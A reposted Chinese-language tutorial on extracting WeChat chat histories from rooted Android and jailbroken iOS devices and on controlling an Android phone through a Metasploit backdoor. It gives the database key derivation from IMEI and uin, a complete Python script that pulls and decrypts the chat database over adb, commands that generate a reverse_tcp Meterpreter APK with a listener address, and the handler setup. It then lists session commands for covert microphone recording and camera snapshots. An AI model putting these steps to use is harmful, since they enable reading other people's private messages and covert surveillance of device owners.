
(转)获取安卓iOS上的微信聊天记录、通过Metasploit控制安卓
在这篇文章中我们将讨论如何获取安卓、苹果设备中的微信聊天记录,并演示如何利用后门通过Metasploit对安卓设备进行控制。文章比较基础、可动手性强,有设备的童鞋不妨边阅读文章边操作,希望能激发大家对移动终端的安全兴趣。
“如何获取Android、iPhone手机上的微信聊天记录? ”
0×00 条件:
安卓设备已获取root权限,安装SSHDroid(通过ssh、ftp连接手机)
Apple设备越狱,安装OpenSSH插件
0×01 安卓:
很多安卓手机的用户都会遇到这么一个尴尬的问题:手机用久了就不知不觉变得慢了,最后慢到什么都迟钝了。为了解决这个问题和大多数人一样我选择了root设备。
安卓设备在root以后可以对系统文件存在最高级别的操作权限。比如,你在安卓设备上安装了微信,那么root以后通过adb shell你能对微信App的文件配置进行读取修改等操作。
Android应用程序的数据库文件通常会保存在
/data/data/packagename/database 文件夹下,微信App文件存放路径为:/data/data/com.tencent.mm/MicroMsg

首先通过FTP把文件down到本地:


以34位编码(类似于乱码)命名的文件夹中可找到微信账号的加密数据库文件 :EnMicroMsg.db

用数据库管理器打开:提示加密或者不是数据库文件
这里可以用windows环境下的SQLite Database Browser浏览器打开:

提示输入密码:

那么,加密数据库使用的密码是什么呢?我们又该如何获取到这个密码?通过上网查资料了解到:微信采用手机的IMEI值和微信UIN值的组合来对数据进行加密。
微信账号uin:即user information 微信用户信息识别码,获取微信UIN的方式有两种:
1.通过微信app的“system_config_prefs.xml”配置文件获取微信账号uin;
2.通过抓取WEB版微信聊天的数据包获取到uin。
1.1 App 配置文件
find / -name “system_config_prefs.xml”

/data/data/com.tencent.mm/shared_prefs/system_config_prefs.xmlcat /data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml | grep uin
<int name="default_uin" value="146****21" />1.2 谷歌chrome浏览器登陆WEB版微信:

登陆后新建窗口并访问chrome://net-internals/#events
发送信息 抓包 find uin值

uin:146****21

通过上述两种方法找到的uin值是相同的。
安卓拨号界面输入*#06#获得手机IMEI码:354**********85
IMEI值+uin值组合即为354**********85146****21
md5: http://www.spriteking.com/cmd5/ 左侧加密

得到32位小写md5值:1cbf8b842f8bf650aa65e5d3ced07735取其前七位:1cbf8b8输入到sql浏览器中。
Linux、Mac用户也可以在终端执行:
echo -n "354**********85146****21" | md5sum | cut -c -7

成功打开微信的数据库文件:


Wechat2txt.py:gist.github.com
import os

import sys

import re

import hashlib

import csv

import time

import locale

import getopt

def get_db():

    os.popen('adb root').close()

    text = os.popen(

        'adb shell ls /data/data/com.tencent.mm/MicroMsg/*/EnMicroMsg.db').read()

    return text.splitlines()[- 1] if text else ''

def get_default_uin():

    os.popen('adb root').close()

    text = os.popen(

        'adb shell cat /data/data/com.tencent.mm/shared_prefs/system_config_prefs.xml').read()

    default_uin = re.findall(

        'name="default_uin" value="([0-9]+)"', text)

    return default_uin[0] if default_uin else 0

def get_device_ID():

    text = os.popen('adb shell dumpsys iphonesubinfo').read()

    device_ID = re.findall('Device ID = ([0-9]+)', text)

    return device_ID[0] if device_ID else 0

def get_md5():

    default_uin = get_default_uin()

    device_ID = get_device_ID()

    if default_uin and device_ID:

        return hashlib.md5(device_ID + default_uin).hexdigest()[0: 7]

    return ''

def parse_msgcsv(msgcsv):

    locale.setlocale(locale.LC_ALL, '')

    if hasattr(msgcsv, 'title'):

        msgcsv = [ooOoo0O + '\n' for ooOoo0O in msgcsv.splitlines()]

        pass

    OooO0 = csv.reader(msgcsv)

    OooO0.next()

    for ooOoo0O in OooO0:

        try:

            II11iiii1Ii, OO0o, Ooo, O0o0Oo, Oo00OOOOO, O0O, O00o0OO, name, iIi1ii1I1, o0, I11II1i, IIIII = ooOoo0O[

                : 12]

            pass

        except:

            continue

        ooooooO0oo = 'me' if (Oo00OOOOO == '1') else name

        IIiiiiiiIi1I1 = time.localtime(int(O00o0OO) / 1000)

        I1IIIii = time.strftime("%Y-%m-%d %a %H:%M:%S", IIiiiiiiIi1I1)

        yield [name, I1IIIii, ooooooO0oo, iIi1ii1I1, o0]

        pass

    pass

def get_names(chat):

    names = {}

    for name, I1IIIii, ooooooO0oo, iIi1ii1I1, o0 in chat:

        names[name] = 1

        pass

    return names.keys()

def oo(chat, name=''):

    text = []

    name = name.lower()

    for name, I1IIIii, ooooooO0oo, iIi1ii1I1, o0 in chat:

        iIi1ii1I1 = iIi1ii1I1.replace('\n', '\n  ')

        o0 = ('\t' + o0) if o0 else ''

        if not name:

            text.append('%s: %s %s: %s %s' %

                        (name, I1IIIii, ooooooO0oo, iIi1ii1I1, o0))

            pass

        elif name.lower() == name:

            text.append('%s %s: %s %s' %

                        (I1IIIii, ooooooO0oo, iIi1ii1I1, o0))

            pass

        pass

    return '\n'.join(text) + '\n'

def IIIii1II1II(dbn, key=''):

    child_stdin, child_stdout = os.popen2(['sqlcipher', dbn])

    if key:

        child_stdin.write('PRAGMA key=%s;\n' % ` key `)

        child_stdin.write('pragma cipher_use_hmac=off;\n')

        pass

    child_stdin.write('.tables\n')

    child_stdin.close()

    return child_stdout.read().split()

def decrypt(dbn, key='', table='message'):

    table = table or 'message'

    child_stdin, child_stdout = os.popen2(['sqlcipher', dbn])

    child_stdin.write('.header on\n')

    child_stdin.write('.mode csv\n')

    if key:

        child_stdin.write('PRAGMA key=%s;\n' % ` key `)

        child_stdin.write('pragma cipher_use_hmac=off;\n')

        pass

    child_stdin.write('select * from %s;\n' % ` table `)

    child_stdin.close()

    return child_stdout.read()

def wechat2txt(names=[]):

    in_file = 'EnMicroMsg.db'

    out_file = 'message.csv'

    db = get_db()

    md5 = get_md5()

    os.popen('adb wait-for-device')

    os.popen('adb pull %s %s' % (db, in_file)).close()

    msgcsv = decrypt(in_file, md5)

    if msgcsv.find('\n') < 0:

        return 1

    file(out_file, 'w').write(msgcsv)

    msgs = list(parse_msgcsv(msgcsv))

    if not msgs:

        return 1

    if not names:

        names = get_names(msgs)

        pass

    for name in names:

        filename = 'message.%s.txt' % name

        text = oo(msgs, name)

        if len(text) > 4:

            file(filename, 'w').write(text)

            pass

        pass

    pass

help_msg = '''Usage: wechat2txt.py [OPTIONS] [NAME]...

OPTIONS:

    -h        display this help and exit

'''

def main():

    try:

        opts, args = getopt.getopt(sys.argv[1:], 'h')

    except getopt.error, e:

        print help_msg

        return 1

    for opt, arg in opts:

        if opt == '-h':

            print help_msg

            return 1

        pass

    names = args

    text = wechat2txt(names)

    return not text

if __name__ == "__main__":

    sys.exit(main())
0×02 苹果:
Apple设备越狱后可通过Cydia安装各种小插件,通常情况我会安装OpenSSH来使自己能通过终端连接到Apple设备中,并使用sftp传输文件:

iOS中,应用文件夹以hash值命名,要导出微信、QQ的聊天记录其难度相对安卓来说稍微复杂很多。
在实际操作中我们可以通过巧用Linux命令(find、grep、xargs)来绕过这些坑。
find /var/mobile/Containers/Data -name "MM.sqlite"

mkdir /cache

find /var/mobile/Containers/Data -name "MM.sqlite" |xargs -I {} dirname {} | xargs -I {} cp -r  {}/../../ /cache
0×03 在安卓终端植入后门
3.1 实验环境
Kali Linux(Hack):192.168.31.213
Android(靶机):192.168.31.118
3.2生成后门文件:
cd Desktop

msfpayload android/meterpreter/reverse_tcp LHOST=192.168.31.213 LPORT=443 R >0xroot.apk

3.3 运行metasploit控制台
msfconsole

use exploit/multi/handler

set payload android/meterpreter/reverse_tcp

set LHOST 192.168.31.213

set LPORT 443

run

3.4 安装&运行后门App


后门能进行什么操作?我们来看看usage:
meterpreter > help

Core Commands

=============

    Command                   Description

    -------                   -----------

    ?                         Help menu

    background                Backgrounds the current session

    bgkill                    Kills a background meterpreter script

    bglist                    Lists running background scripts

    bgrun                     Executes a meterpreter script as a background thread

    channel                   Displays information about active channels

    close                     Closes a channel

    disable_unicode_encoding  Disables encoding of unicode strings

    enable_unicode_encoding   Enables encoding of unicode strings

    exit                      Terminate the meterpreter session

    help                      Help menu

    info                      Displays information about a Post module

    interact                  Interacts with a channel

    irb                       Drop into irb scripting mode

    load                      Load one or more meterpreter extensions

    quit                      Terminate the meterpreter session

    read                      Reads data from a channel

    resource                  Run the commands stored in a file

    run                       Executes a meterpreter script or Post module

    use                       Deprecated alias for 'load'

    write                     Writes data to a channel

Stdapi: File system Commands

============================

    Command       Description

    -------       -----------

    cat           Read the contents of a file to the screen

    cd            Change directory

    download      Download a file or directory

    edit          Edit a file

    getlwd        Print local working directory

    getwd         Print working directory

    lcd           Change local working directory

    lpwd          Print local working directory

    ls            List files

    mkdir         Make directory

    pwd           Print working directory

    rm            Delete the specified file

    rmdir         Remove directory

    search        Search for files

    upload        Upload a file or directory

Stdapi: Networking Commands

===========================

    Command       Description

    -------       -----------

    ifconfig      Display interfaces

    ipconfig      Display interfaces

    portfwd       Forward a local port to a remote service

    route         View and modify the routing table

Stdapi: System Commands

=======================

    Command       Description

    -------       -----------

    execute       Execute a command

    getuid        Get the user that the server is running as

    ps            List running processes

    shell         Drop into a system command shell

    sysinfo       Gets information about the remote system, such as OS

Stdapi: Webcam Commands

=======================

    Command       Description

    -------       -----------

    record_mic    Record audio from the default microphone for X seconds

    webcam_list   List webcams

    webcam_snap   Take a snapshot from the specified webcam
record_mic 通过手机麦克风进行窃听、录音;
webcam_list 列出安卓设备的所有摄像头;
webcam_snap 通过摄像头进行偷拍…
等等
0×04 演示视频
0×05 APK后门分析:
把apk放到apk分析工具(apkStudio、Bytecodeviewer)进行解包,我们来看看后门App的源码:

(apkStudio)
在smali/com/metasploit/stage/MainActivity.smali中我们可以找到后门服务器的ip端口配置:

(apkStudio)
